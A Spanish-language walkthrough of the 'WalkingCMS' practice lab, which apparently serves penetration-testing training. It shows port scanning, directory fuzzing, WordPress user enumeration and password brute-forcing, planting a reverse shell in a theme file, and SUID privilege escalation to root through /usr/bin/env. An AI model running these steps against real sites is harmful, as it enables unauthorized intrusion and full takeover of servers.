# WalkingCMS

# Paso 1

Usar nmap para ver los puertos abiertos.

```
sudo nmap -p- -sC -sV --min-rate 5000 -vvv  --open -sS -n -Pn 172.17.0.2 -oN escaneo
```

Resultado:

```
PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.57 ((Debian))
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.57 (Debian)
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

# Paso 2

Usaremos `Gobuster` para el `Fuzzing` y encontrar algo interesante en la navegación.


```
gobuster dir -u http://172.17.0.2/ -w /usr/share/dirb/wordlists/common.txt -x php,sh,py,txt
```

Resultado:

```
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 275]
/.hta.sh              (Status: 403) [Size: 275]
/.hta.php             (Status: 403) [Size: 275]
/.hta.txt             (Status: 403) [Size: 275]
/.htaccess            (Status: 403) [Size: 275]
/.hta                 (Status: 403) [Size: 275]
/.hta.py              (Status: 403) [Size: 275]
/.htaccess.txt        (Status: 403) [Size: 275]
/.htaccess.py         (Status: 403) [Size: 275]
/.htpasswd.php        (Status: 403) [Size: 275]
/.htaccess.php        (Status: 403) [Size: 275]
/.htaccess.sh         (Status: 403) [Size: 275]
/.htpasswd.py         (Status: 403) [Size: 275]
/.htpasswd.sh         (Status: 403) [Size: 275]
/.htpasswd.txt        (Status: 403) [Size: 275]
/.htpasswd            (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 10701]
/server-status        (Status: 403) [Size: 275]
/wordpress            (Status: 301) [Size: 312] [--> http://172.17.0.2/wordpress/]
Progress: 23070 / 23075 (99.98%)
```

# Paso 3

Cuando abrimos `/wordpress` podemos ver un wordpress tipo blog y si navegamos encontramos más información que nos servirá.





## ¡Hola, mundo!


Te damos la bienvenida a WordPress. Esta es tu primera entrada. Edítala o bórrala, ¡luego empieza a escribir!

*marzo 20, 2024*

Si le damos clic al enlace de marzo 20 podemos ver que el usuario que lo escribió fue `mario` por lo que sabemos que existe ese usuario.




Si seguimos navegando encontramos el panel de login de Wordpress. *Un dato de Wordpress es que si pones el usuario y la contraseña mal te sale un mensaje diciendo que la contraseña no es correcta para ese usuario y si pones un usuario que no existe te saldrá que el usuario no existe por lo que podemos verificarlo de esa forma o usar "Wpscan" directamente*.




Si usamos "Wpscan" para enumerar y así encontrar datos valiosos de forma automatizada debemos ejecutar este comando


```
wpscan --url hhtp://172.17.0.2/wordpress/ --enumerate u
```

# Paso 4

Ahora que sabemos que el usuario `mario` existe procedemos a realizar un ataque de fuerza bruta para dar con la contraseña. Usaremos wpscan para ello con el siguiente comando:


```
wpscan --url http://172.17.0.2/wordpress/ -U mario -P
/usr/share/wordlists/rockyou.txt
```

El resultado fue de la contraseña fue `love`:





# Paso 5

Una vez ingresamos al panel de Wordpress navegamos hacia `Apariencia > Theme code editor` en este caso es así hay que considerar que no siempre será así.




Theme Code editor:





# Paso 6

Ahora viendo las posibilidades haremos una reverse shell para poder ingresar al servidor. Usamos esta página llamada "Reverse Shell Generator" (*Debemos poner nuestra ip y el puerto en el que haremos la reverse shell* ) :




Una vez copiado el código procedemos a pegarlo en el `index.php` :





# Paso 7


Una vez que le hayamos dado a guardar en el panel de Wordpress procedemos a abrir una ventana nueva en la terminal y ejecutamos este código para escuchar el puerto 8888:

```
nc -nlvp 8888
```

Una vez que ejecutes el comando debes ingresar a la página donde pusimos el código de la reverse shell en este caso es `/wordpress/wp-content/themes/twentytwentytwo/index.php` :




Una vez que le hagas clic pasará lo siguiente en nuestra terminal:




Desglosando sería que accedimos pero debemos ejecutar una serie de comandos para ejecutar una terminal bash y poder escalar privilegios:

1. Este es el script necesario para poder tener una consola bash:

```
script /dev/null -c bash
```


2. Ejecutamos este comando para ver si encontramos algo interesante y como podemos ver en la imagen vemos que existe `/usr/bin/env` donde podemos atacar:

```
find / -perm -4000 2>/dev/null
```

3. Al saber lo anterior ejecutamos el siguiente comando y podremos escalar privilegios a root:

```
/usr/bin/env /bin/sh -p
```

Resultado:



Listo!